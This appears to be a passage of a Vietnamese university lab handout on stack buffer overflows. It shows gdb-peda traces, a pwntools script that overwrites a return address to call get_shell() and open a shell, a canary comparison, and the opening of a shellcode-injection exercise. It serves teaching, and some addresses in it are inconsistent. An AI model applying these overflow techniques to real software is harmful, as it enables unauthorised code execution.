Quan sát hình (a) và (b) lần lượt là trạng thái trước khi và sau khi thực thi lệnh **call** để gọi hàm **check()**.

Về bản chất, trước khi gọi hàm **check()**, chương trình sẽ đẩy các đối số vào stack trước. Khi thực thi lệnh **call**, địa chỉ trả về **ret-addr** sẽ được đẩy vào stack, ở đây là địa chỉ **0x8048839**, tức là lệnh kế tiếp của hàm **main** ngay sau lệnh gọi hàm **check**.

Có thể kiểm chứng điều này khi quan sát hình (b) khi hàm **check()** đã được gọi. Có thể thấy so với thời điểm ở hình (a), ở hình (b) đỉnh của stack có thêm giá trị **ret-addr**. Vì hàm **check** không có đối số, nên không có giá trị nào được đẩy vào stack trước đó.

Để đi qua từng lệnh của chương trình, chúng ta nhập câu lệnh.

```
gdb-peda$ n
```

```
=> 0x804875b <check>:    push    ebp
0x804875c <check+1>:    mov     ebp,esp
0x804875e <check+3>:    sub     esp,0x18
0x8048761 <check+6>:    sub     esp,0x8
0x8048764 <check+9>:    lea     eax,[ebp-0x18]
[-----stack-----]
0000| 0x55683984 --> 0x8048839 (<main_func+135>:    sub     esp,0xc)
0004| 0x55683988 --> 0x0
0008| 0x5568398c --> 0x0
0012| 0x55683990 --> 0xf4f4f4f4
0016| 0x55683994 --> 0xf4f4f4f4
0020| 0x55683998 --> 0xf4f4f4f4
0024| 0x5568399c --> 0xf4f4f4f4
0028| 0x556839a0 --> 0xf4f4f4f4
[-----]
Legend: code, data, rodata, value
0x804875b in check ()
gdb-peda$ n
```

Đi qua từng lệnh, cho đến khi gặp lệnh yêu cầu nhập input.

```
=> 0x804876d <check+18>:    call    0x80485a0 <__isoc99_scanf@plt>
0x8048772 <check+23>:    add     esp,0x10
0x8048775 <check+26>:    sub     esp,0x8
0x8048778 <check+29>:    push    0x8048abd
0x804877d <check+34>:    lea     eax,[ebp-0x18]
Gussed arguments:
arg[0]: 0x8048aba --> 0x32007325 ('%s')
arg[1]: 0x55683968 --> 0xa ('\n')
arg[2]: 0x5568397c --> 0xf4
[-----stack-----]
0000| 0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
0004| 0x5568395c ("h9hU|9hU\200\226\344\367\n")
0008| 0x55683960 ("|9hU\200\226\344\367\n")
0012| 0x55683964 --> 0xf7e49680 (<printf>:    call    0xf7f1fc79)
0016| 0x55683968 --> 0xa ('\n')
0020| 0x5568396c --> 0xf7ffd918 --> 0x0
0024| 0x55683970 --> 0xf7e49685 (<printf+5>:    add     eax,0x16997b)
0028| 0x55683974 --> 0x8048831 (<main_func+127>:    add     esp,0x10)
[-----]
Legend: code, data, rodata, value
0x804876d in check ()
gdb-peda$ n
Password: 
```

Thử nhập input password là "AAAA" và quan sát thay đổi trên stack sau khi nhập:

```
=> 0x8048767 <check+12>:    push    eax
0x8048768 <check+13>:    push    0x8048aba
0x804876d <check+18>:    call    0x80485a0 <__isoc99_scanf@plt>
=> 0x8048772 <check+23>:    add     esp,0x10
0x8048775 <check+26>:    sub     esp,0x8
0x8048778 <check+29>:    push    0x8048abd
0x804877d <check+34>:    lea     eax,[ebp-0x18]
0x8048780 <check+37>:    push    eax
[-----stack-----]
0000| 0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
0004| 0x5568395c ("h9hU|9hU\200\226\344\367AAAA")
0008| 0x55683960 ("|9hU\200\226\344\367AAAA")
0012| 0x55683964 --> 0xf7e49680 (<printf>:    call    0xf7f1fc79)
0016| 0x55683968 ("AAAA")
0020| 0x5568396c --> 0xf7ffd900 --> 0x2
0024| 0x55683970 --> 0xf7e49685 (<printf+5>:    add     eax,0x16997b)
0028| 0x55683974 --> 0x8048831 (<main_func+127>:    add     esp,0x10)
[-----]
Legend: code, data, rodata, value
0x8048772 in check ()
gdb-peda$
```

Ở đây chúng ta thấy, giá trị “AAAA” sẽ được lưu vào địa chỉ **0x55683968**, có nghĩa địa chỉ này là nơi bắt đầu lưu trữ biến **buf**.

Chúng ta xem các giá trị trong stack đang lưu ở các vùng nhớ lân cận **0x55683968**, ta thấy vị trí bắt đầu lưu giá trị ret-addr **0x08048839** là địa chỉ **0x55683984**.

```
gdb-peda$ x/20wx 0x55683968
```

```
gdb-peda$ x/20wx 0x55683968
0x55683968: 0x41414141 0xf7ffd900 0xf7e49685 0x08048831
0x55683978: 0x08048ae1 0x000000f4 0x55685fe0 0x08048839
0x55683988: 0x00000000 0x00000000 0xf4f4f4f4 0xf4f4f4f4
0x55683998: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
0x556839a8: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
gdb-peda$
```

Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?

#### Bước 4. Xác định giá trị mới cần ghi đè lên ret-addr

Đây chính là địa chỉ của hàm muốn gọi, tức là hàm **get\_shell()**. Sử dụng câu lệnh sau để tìm địa chỉ của hàm get\_shell.

```
$ objdump -d app1-no-canary | grep get_shell
```

```
ubuntu@ubuntu:~$ objdump -d app1-no-canary | grep get_shell
0804872b <get_shell>:
ubuntu@ubuntu:~$
```

Mục tiêu là thay thế ret-addr trong stack của **check()** thành địa chỉ trên, khi đó hình ảnh stack sẽ như sau:

```
gdb-peda$ x/20wx 0x55683968
0x55683968: 0x41414141 0x41414141 0x41414141 0x41414141
0x55683978: 0x41414141 0x41414141 0x41414141 0x0804872b
0x55683988: 0x00000000 0x00000000 0xf4f4f4f4 0xf4f4f4f4
0x55683998: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
0x556839a8: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
gdb-peda$
```

#### Bước 5. Viết code để khai thác app1-no-canary

Bên dưới là đoạn code python gợi ý để tạo chuỗi input để khai thác lỗ hổng buffer overflow với các đặc điểm sau:

- Có độ dài phù hợp với khoảng cách đã tìm được ở Bước 3.
- Có các byte tương ứng với vị trí ret-addr trong stack của check() sẽ chứa địa chỉ của hàm get\_shell(), lưu ý biểu diễn dạng Little Endian trong Linux.

```
from pwn import *

get_shell = "\x5b\x85\x04\x08" # Các byte địa chỉ get_shell dạng Little Endian
payload = "a"*X + get_shell    # Input sẽ nhập, X là độ dài đủ để buffer
                                # overflow và 4 byte get_shell nằm ở vị trí ret-addr
print(payload)                  # In payload
exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary
print(exploit.recv())
exploit.sendline(payload)       # gửi payload đến chương trình
exploit.interactive()           # Dừng tương tác với chương trình khi
                                # có shell thành công
```



## Bước 6. Khai thác

Khi khai thác thành công, kết quả như bên dưới với dòng "Call get\_shell" và 1 shell được mở ra để gõ các lệnh.

```

ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ python app1-exploit.py
[+] Starting local process './app1-no-canary': pid 3009
Pwn basic

[*] Switching to interactive mode
Password:Invalid Password!
Call get_shell
$ ls
123          Downloads          re-demo.c
a.out        examples.desktop    reverse
app1-exploit.py first-re-demo       str_len
Documents    re-demo             Videos
$ pwd
/home/ubuntu
$
  
```

### C.1.2. Cơ chế ngăn lỗi hổng buffer overflow với canary

Quan sát mã nguồn **app2** bên dưới.

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
    setreuid(geteuid(), geteuid());
    char buf[16];
    printf("Pwn basic\n");
    printf("Password:");
    scanf("%s", buf);

    if (!strcmp(buf, "250382"))
        printf("Password OK :)\n");
    else
        printf("Invalid Password!\n");

    return 0;
}
  
```

Trong mã nguồn trên:

- Hàm **main()** nhận input từ người dùng là 1 password, thông qua hàm **scanf()** để lưu vào biến **buf** được khai báo 16 bytes.
- Chương trình được biên dịch thành 2 phiên bản: 1 phiên bản được biên dịch bình thường với lệnh gcc nên có sử dụng stack canary – **app2-canary**, 1 phiên bản với option **-fno-stack-protector** nên không có stack canary – **app2-no-canary**.

**Yêu cầu 2.** Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow.

## Bước 1. Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Load lần lượt từng chương trình vào gdb và kiểm tra cờ được bật.

```
$ gdb ./app2-canary
```

Kiểm tra cờ với câu lệnh:

```
gdb-peda$ checksec
```

```
ubuntu@ubuntu: ~/NT521/Lab3/C2
ubuntu@ubuntu:~/NT521/Lab3/C2$ gdb app2-canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from app2-canary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY : ENABLED
FORTIFY : disabled
NX : disabled
PIE : disabled
RELRO : Partial
gdb-peda$
```

Ở file **app2-canary**, chúng ta thấy cờ CANARY đã được bật.

Tương tự với file **app2-no-canary**.

```
$ gdb ./app2-no-canary
```

Kiểm tra cờ với câu lệnh:

```
gdb-peda$ checksec
```

```
ubuntu@ubuntu: ~/NT521/Lab3/C2
ubuntu@ubuntu:~/NT521/Lab3/C2$ gdb app2-no-canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from app2-no-canary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX : disabled
PIE : disabled
RELRO : Partial
gdb-peda$
```

Ở file **app2-no-canary**, cờ CANARY đã bị tắt.

## Bước 2. Kiểm tra khác biệt về code của 2 phiên bản app2

Sử dụng câu lệnh disassemble để xem mã assembly của hàm main.

```
gdb-peda$ disassemble main
```

Kết quả so sánh được hiển thị ở hình bên dưới.



```

gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0804852b <+0>: push    ebp
0x0804852c <+1>: mov     ebp,esp
0x0804852e <+3>: push    ebx
0x0804852f <+4>: sub     esp,0x10
0x08048532 <+7>: call    0x080483d0 <getuid@plt>
0x08048537 <+12>: mov     ebx,eax
0x08048539 <+14>: call    0x080483d0 <getuid@plt>
0x0804853e <+19>: push    ebx
0x0804853f <+20>: push    eax
0x08048540 <+21>: call    0x080483f0 <setuid@plt>
0x08048545 <+26>: add     esp,0x8
0x08048548 <+29>: push    0x08048630
0x0804854d <+34>: call    0x080483e0 <puts@plt>
0x08048552 <+39>: add     esp,0x4
0x08048555 <+42>: push    0x0804863a
0x0804855a <+47>: call    0x080483c0 <printf@plt>
0x0804855f <+52>: add     esp,0x4
0x08048562 <+55>: lea     eax,[ebp-0x14]
0x08048565 <+58>: push    eax
0x08048566 <+59>: push    0x08048644
0x0804856b <+64>: call    0x08048410 <__isoc99_scanf@plt>
0x08048570 <+69>: add     esp,0x8
0x08048573 <+72>: push    0x08048647
0x08048578 <+77>: lea     eax,[ebp-0x14]
0x0804857b <+80>: push    eax
0x0804857c <+81>: call    0x080483b0 <strcmp@plt>
0x08048581 <+86>: add     esp,0x8
0x08048584 <+89>: test    eax,eax
0x08048586 <+91>: jne     0x08048597 <main+108>
0x08048588 <+93>: push    0x0804864e
0x0804858d <+98>: call    0x080483e0 <puts@plt>
0x08048592 <+103>: add     esp,0x4
0x08048595 <+106>: jmp     0x080485a4 <main+121>
0x08048597 <+108>: push    0x0804865d
0x0804859c <+113>: call    0x080483e0 <puts@plt>
0x080485a1 <+118>: add     esp,0x4
0x080485a4 <+121>: mov     eax,0x0
0x080485a9 <+126>: mov     ebx,DWORD PTR [ebp-0x4]
0x080485ac <+129>: leave
0x080485ad <+130>: ret
End of assembler dump.
app2-no-canary

gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0804857b <+0>: push    ebp
0x0804857c <+1>: mov     ebp,esp
0x0804857e <+3>: push    ebx
0x0804857f <+4>: sub     esp,0x18
0x08048582 <+7>: mov     eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>: mov     DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>: mov     eax,gs:0x14
0x0804858e <+19>: mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>: xor     eax,eax
0x08048593 <+24>: call    0x08048420 <getuid@plt>
0x08048598 <+29>: mov     ebx,eax
0x0804859b <+31>: call    0x08048420 <getuid@plt>
0x0804859f <+36>: push    ebx
0x080485a0 <+37>: push    eax
0x080485a1 <+38>: call    0x08048440 <setuid@plt>
0x080485a6 <+43>: add     esp,0x8
0x080485a9 <+46>: push    0x080486a0
0x080485ae <+51>: call    0x08048430 <puts@plt>
0x080485b3 <+56>: add     esp,0x4
0x080485b6 <+59>: push    0x080486aa
0x080485bb <+64>: call    0x08048400 <printf@plt>
0x080485c0 <+69>: add     esp,0x4
0x080485c3 <+72>: lea     eax,[ebp-0x18]
0x080485c6 <+75>: push    eax
0x080485c7 <+76>: push    0x080486b4
0x080485cc <+81>: call    0x08048460 <__isoc99_scanf@plt>
0x080485d1 <+86>: add     esp,0x8
0x080485d4 <+89>: push    0x080486b7
0x080485d9 <+94>: lea     eax,[ebp-0x18]
0x080485dc <+97>: push    eax
0x080485dd <+98>: call    0x080483f0 <strcmp@plt>
0x080485e2 <+103>: add     esp,0x8
0x080485e5 <+106>: test    eax,eax
0x080485e8 <+109>: jne     0x080485f8 <main+125>
0x080485e9 <+110>: push    0x080486be
0x080485ee <+115>: call    0x08048430 <puts@plt>
0x080485f3 <+120>: add     esp,0x4
0x080485f6 <+123>: jmp     0x08048605 <main+138>
0x080485f8 <+125>: push    0x080486cd
0x080485fd <+130>: call    0x08048430 <puts@plt>
0x08048602 <+135>: add     esp,0x4
0x08048605 <+138>: mov     edx,DWORD PTR [ebp-0x8]
0x0804860a <+143>: mov     edx,DWORD PTR [gs:0x14]
0x08048614 <+153>: je      0x0804861b <main+160>
0x08048616 <+155>: call    0x08048410 <stack_chk_fail@plt>
0x0804861b <+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>: leave
0x0804861f <+164>: ret
End of assembler dump.
app2-canary

```

Các dấu mũi tên cho thấy tương quan giữa 2 phiên bản với các hàm giống nhau được gọi. Tuy nhiên, trong code assembly của file **app2-canary** sẽ có thêm các đoạn code với mục đích thêm giá trị canary vào stack và tiến hành kiểm tra.

So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:

- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?
- Kiểm tra giá trị canary trước khi kết thúc hàm.

### Bước 3. Thực hiện tấn công buffer overflow với 2 file

Giả sử tấn công buffer overflow đơn giản bằng cách nhập các chuỗi input rất dài.

```

ubuntu@ubuntu: ~/NT521/Lab3/C2
ubuntu@ubuntu:~/NT521/Lab3/C2$ ./app2-no-canary
Pwn basic
Password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
Segmentation fault (core dumped)
ubuntu@ubuntu:~/NT521/Lab3/C2$

ubuntu@ubuntu:~/NT521/Lab3/C2
ubuntu@ubuntu:~/NT521/Lab3/C2$ ./app2-canary
Pwn basic
Password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
*** stack smashing detected ***: ./app2-canary terminated
Aborted (core dumped)
ubuntu@ubuntu:~/NT521/Lab3/C2$

```

Bên file **app2-canary** sẽ xuất hiện thông báo **stack smashing detected**.

### Bước 4. Xem giá trị stack canary

Giá trị canary trong stack chỉ xác định khi chương trình chạy.

Sinh viên debug file **app2-canary** với gdb để xem giá trị stack canary là bao nhiêu?

Load chương trình **app2-canary** vào gdb:

```
$ gdb app2-canary
```

Chạy chương trình bằng câu lệnh:

```
gdb-peda$ start
```

```

----- registers -----
EAX: 0xf7fb4dbc --> 0xffffd06c --> 0xffffd275 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xb485ad37
EDX: 0xffffcfc4 --> 0x0
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xffffcfc8 --> 0x0
ESP: 0xffffcfc4 --> 0x0
EIP: 0x0804857f (<main+4>: sub esp,0x18)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
----- code -----
0x0804857b <main>: push ebp
0x0804857c <main+1>: mov ebp,esp
0x0804857e <main+3>: push ebx
=> 0x0804857f <main+4>: sub esp,0x18
0x08048582 <main+7>: mov eax,DWORD PTR [ebp+0xc]
0x08048585 <main+10>: mov DWORD PTR [ebp-0x1c],eax
0x08048588 <main+13>: mov eax,gs:0x14
0x0804858e <main+19>: mov DWORD PTR [ebp-0x8],eax
----- stack -----
0000| 0xffffcfc4 --> 0x0
0004| 0xffffcfc8 --> 0x0
0008| 0xffffcfc8 --> 0x7e18647 (<_libc_start_main+247>: add esp,0x10)
0012| 0xffffcfd0 --> 0x1
0016| 0xffffcfd4 --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
0020| 0xffffcfd8 --> 0xffffd06c --> 0xffffd275 ("XDG_VTNR=7")
0024| 0xffffcfdc --> 0x0
0028| 0xffffcfe0 --> 0x0
-----
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x0804857f in main ()
gdb-peda$

```

### ○ Cách 1: Xem giá trị tại vị trí cụ thể của canary

Từ bước 2 ta có thể xác định được vị trí sẽ chứa canary trong stack của main. Sau khi debug qua các lệnh thực thi để thêm canary, có thể xem giá trị tại vị trí đó với các lệnh:

```
gdb-peda$ x/wx <địa chỉ>
```

hoặc vị trí tương đối so với thanh ghi:

```
gdb-peda$ x/wx $ebp - 0xc
```

### ○ Cách 2: Xem giá trị dựa trên hàm kiểm tra canary

Xem code assembly của hàm main với lệnh:

```
gdb-peda$ disassemble main
```

Quan sát vị trí của lệnh gọi hàm **<stack\_chk\_fail>**. Theo logic, nếu thấy stack canary bị thay đổi, chương trình sẽ gọi hàm **stack\_chk\_fail**, như vậy 1 số lệnh assembly phía trước lệnh gọi hàm này, ví dụ je sẽ kiểm tra giá trị canary. Đặt 1 breakpoint tại các câu lệnh kiểm tra trước khi gọi **<stack\_chk\_fail>**.

```

0x080485f3 <+120>: add esp,0x4
0x080485f6 <+123>: jmp 0x08048605 <main+138>
0x080485f8 <+125>: push 0x080486cd
0x080485fd <+130>: call 0x08048430 <puts@plt>
0x08048602 <+135>: add esp,0x4
0x08048605 <+138>: mov eax,0x0
0x0804860a <+143>: mov edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>: xor edx,DWORD PTR gs:0x14
0x08048614 <+153>: je 0x0804861b <main+160>
0x08048616 <+155>: call 0x08048410 <_stack_chk_fail@plt>
0x0804861b <+160>: mov ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>: leave
0x0804861f <+164>: ret
End of assembler dump.
gdb-peda$

```

Đặt break point tại lệnh ở địa chỉ 0x0804860a, là lệnh mov giá trị trước lệnh je.

```
gdb-peda$ b * 0x0804860a
```

```
gdb-peda$ info break
```

```

gdb-peda$ b * 0x0804860a
Breakpoint 2 at 0x0804860a
gdb-peda$ info break
Num     Type           Disp Enb Address      What
2       breakpoint      keep y   0x0804860a  <main+143>
gdb-peda$

```

Chạy chương trình bằng câu lệnh run như hình bên dưới và nhập input sao cho xảy ra tràn bộ đệm, giả sử 1 chuỗi rất dài ký tự “w”.

```
gdb-peda$ run
Starting program: /home/ubuntu/NT521/Lab3/C2/app2-canary
Pwn basic
Password:www

-----registers-----
EAX: 0x0
EBX: 0x3e8
ECX: 0xffffffff
EDX: 0xf7fb4870 --> 0x0
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xffffcf8 ('w' <repeats 46 times>)
ESP: 0xfffffac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
EIP: 0x804860a (<main+143>: mov     edx,DWORD PTR [ebp-0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

-----code-----
0x80485fd <main+130>: call    0x8048430 <puts@plt>
0x8048602 <main+135>: add     esp,0x4
0x8048605 <main+138>: mov     eax,0x0
=> 0x804860a <main+143>: mov     edx,DWORD PTR [ebp-0x8]
0x804860d <main+146>: xor     edx,DWORD PTR gs:0x14
0x8048614 <main+153>: je      0x804861b <main+160>
0x8048616 <main+155>: call    0x8048410 <_stack_chk_fail@plt>
0x804861b <main+160>: mov     ebx,DWORD PTR [ebp-0x4]

-----stack-----
0000| 0xffffcfac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
0004| 0xffffcfb0 ('w' <repeats 70 times>)
0008| 0xffffcfb4 ('w' <repeats 66 times>)
0012| 0xffffcfb8 ('w' <repeats 62 times>)
0016| 0xffffcfbc ('w' <repeats 58 times>)
0020| 0xffffcfc0 ('w' <repeats 54 times>)
0024| 0xffffcfc4 ('w' <repeats 50 times>)
0028| 0xffffcfc8 ('w' <repeats 46 times>)

Legend: code, data, rodata, value
Breakpoint 2, 0x804860a in main ()
gdb-peda$
```

Chương trình đã break tại địa chỉ 0x804860a. Phân tích code chỗ này:

mov     edx,DWORD PTR [ebp-0x8]	Câu lệnh này sẽ mov một giá trị tại địa chỉ [ebp-0x8] vào thanh ghi edx
xor     edx,DWORD PTR gs:0x14	Thực hiện phép xor edx với giá trị tại gs:0x14
je      0x804861b <main+160>	Nếu kết quả xor bằng 0 thì nhảy tới <main+160> ngược lại sẽ đến lệnh <main + 155> để gọi hàm stack_chk_fail
call    0x8048410 <__stack_chk_fail@plt>	Gọi hàm khi kiểm tra giá trị stack fail

Thực thi câu lệnh kế tiếp bằng lệnh n.

gdb-peda\$ n

```
-----registers-----
EAX: 0x0
EBX: 0x3e8
ECX: 0xffffffff
EDX: 0x77777777 ('www')
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xffffcf8 ('w' <repeats 46 times>)
ESP: 0xffffcfac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
EIP: 0x804860d (<main+146>: xor     edx,DWORD PTR gs:0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

-----code-----
0x8048602 <main+135>: add     esp,0x4
0x8048605 <main+138>: mov     eax,0x0
0x804860a <main+143>: mov     edx,DWORD PTR [ebp-0x8]
=> 0x804860d <main+146>: xor     edx,DWORD PTR gs:0x14
0x8048614 <main+153>: je      0x804861b <main+160>
0x8048616 <main+155>: call    0x8048410 <_stack_chk_fail@plt>
0x804861b <main+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x804861e <main+163>: leave

-----stack-----
0000| 0xffffcfac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
0004| 0xffffcfb0 ('w' <repeats 70 times>)
0008| 0xffffcfb4 ('w' <repeats 66 times>)
0012| 0xffffcfb8 ('w' <repeats 62 times>)
0016| 0xffffcfbc ('w' <repeats 58 times>)
0020| 0xffffcfc0 ('w' <repeats 54 times>)
0024| 0xffffcfc4 ('w' <repeats 50 times>)
0028| 0xffffcfc8 ('w' <repeats 46 times>)

Legend: code, data, rodata, value
0x804860d in main ()
gdb-peda$
```

Chúng ta thấy chương trình đã thực thi xong lệnh ở địa chỉ **0x804860a** và giá trị thanh ghi EDX lúc này là “www” (tác động của chuỗi input đã nhập).

Tiếp tục thực thi câu lệnh kế tiếp bằng lệnh n.

```
gdb-peda$ n
```

```
-----registers-----
EAX: 0x0
EBX: 0x3e8
ECX: 0xffffffff
EDX: 0x86f98777
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xfffffcfc ('w' <repeats 46 times>)
ESP: 0xfffffcac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
EIP: 0x8048614 (<main+153>: je 0x804861b <main+160>)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

-----code-----
0x8048605 <main+138>: mov     eax,0x0
0x804860a <main+143>: mov     edx,DWORD PTR [ebp-0x8]
0x804860d <main+146>: xor     edx,DWORD PTR gs:0x14
=> 0x8048614 <main+153>: je      0x804861b <main+160>
0x8048616 <main+155>: call    0x8048410 <_stack_chk_fail@plt>
0x804861b <main+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x804861e <main+163>: leave
0x804861f <main+164>: ret

JUMP is NOT taken

-----stack-----
0000| 0xfffffcac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
0004| 0xffffcfb0 ('w' <repeats 70 times>)
0008| 0xffffcfb4 ('w' <repeats 66 times>)
0012| 0xffffcfb8 ('w' <repeats 62 times>)
0016| 0xffffcfbc ('w' <repeats 58 times>)
0020| 0xffffcf0 ('w' <repeats 54 times>)
0024| 0xffffcf0 ('w' <repeats 50 times>)
0028| 0xffffcf0 ('w' <repeats 46 times>)

Legend: code, data, rodata, value
0x08048614 in main ()
gdb-peda$
```

Lệnh XOR được thực hiện và giá trị thanh ghi EDX là **0x86f98777**. Lệnh **je** tiếp theo sẽ được thực hiện để kiểm tra xem có nhảy tới hàm **<stack\_chk\_fail>**. Như vậy, để tránh gọi hàm **<stack\_chk\_fail>**, sau khi XOR giá trị EDX phải bằng 0 để chứng tỏ giá trị stack canary chưa bị thay đổi. Từ đó, trong trường hợp không có tấn công buffer overflow, giá trị của EDX trước khi thực hiện lệnh XOR sẽ là giá trị canary cần tìm.

Để xem được giá trị canary là bao nhiêu, chúng ta cần input với trường hợp không xảy ra buffer overflow và xem giá trị của EDX.

```
-----registers-----
EAX: 0x0
EBX: 0x3e8
ECX: 0xffffffff
EDX: 0x86a1ff00
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xfffffcfc --> 0x0
ESP: 0xfffffcac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
EIP: 0x804860d (<main+146>: xor edx,DWORD PTR gs:0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

-----code-----
0x8048602 <main+135>: add     esp,0x4
0x8048605 <main+138>: mov     eax,0x0
0x804860a <main+143>: mov     edx,DWORD PTR [ebp-0x8]
=> 0x804860d <main+146>: xor     edx,DWORD PTR gs:0x14
0x8048614 <main+153>: je      0x804861b <main+160>
0x8048616 <main+155>: call    0x8048410 <_stack_chk_fail@plt>
0x804861b <main+160>: mov     ebx,DWORD PTR [ebp-0x4]
0x804861e <main+163>: leave

-----stack-----
0000| 0xfffffcac --> 0xffffd064 --> 0xffffd24e ("/home/ubuntu/NT521/Lab3/C2/app2-canary")
0004| 0xffffcfb0 ("hello")
0008| 0xffffcfb4 --> 0x804900f
0012| 0xffffcfb8 --> 0x8048629 (<_libc_csu_init+9>: add ebx,0x19d7)
0016| 0xffffcfbc --> 0x0
0020| 0xffffcf0 --> 0x86a1ff00
0024| 0xffffcf0 --> 0x0
0028| 0xffffcf0 --> 0x0

Legend: code, data, rodata, value
0x0804860d in main ()
gdb-peda$
```

Sinh viên thử debug lại **app2-canary** để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

## C.2. Khai thác buffer overflow để truyền shellcode

### C.2.1. Ví dụ khai thác buffer overflow để truyền code thực thi đơn giản

**Yêu cầu 3.** Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file **app1-no-canary**.

Tấn công buffer overflow có thể cho phép nhập vào các byte code thực thi được vào stack để thực thi. Khi đó, **chuỗi được nhập sẽ thay đổi địa chỉ trả về để trở về vị trí của những byte code này trên stack**. Khi hàm bị khai thác thực thi câu lệnh **ret**, chương trình sẽ đến vị trí lưu mã thực thi đã chèn để thực thi thay vì quay về hàm trước.

Như ở hình bên, sinh viên sẽ:

- Tạo và chèn thêm những byte code thực thi của một số lệnh (phần **executable codes** cam đậm trong hình), có độ dài tùy thuộc vào các lệnh mà chúng đại diện.
- Tìm địa chỉ trả về mới phù hợp để ghi đè lên **địa chỉ trả về** (phần màu cam đậm phía trên) để thực hiện ý đồ dấu mũi tên.

Các byte còn lại (màu cam nhạt) có thể tùy ý (khác 0x0A) hoặc tùy yêu cầu.

Ví dụ này tạo 1 số byte code thực thi đơn giản có chức năng thoát chương trình, để truyền vào cho **app1-no-canary** thực thi.

- **Phân tích chương trình cần khai thác**

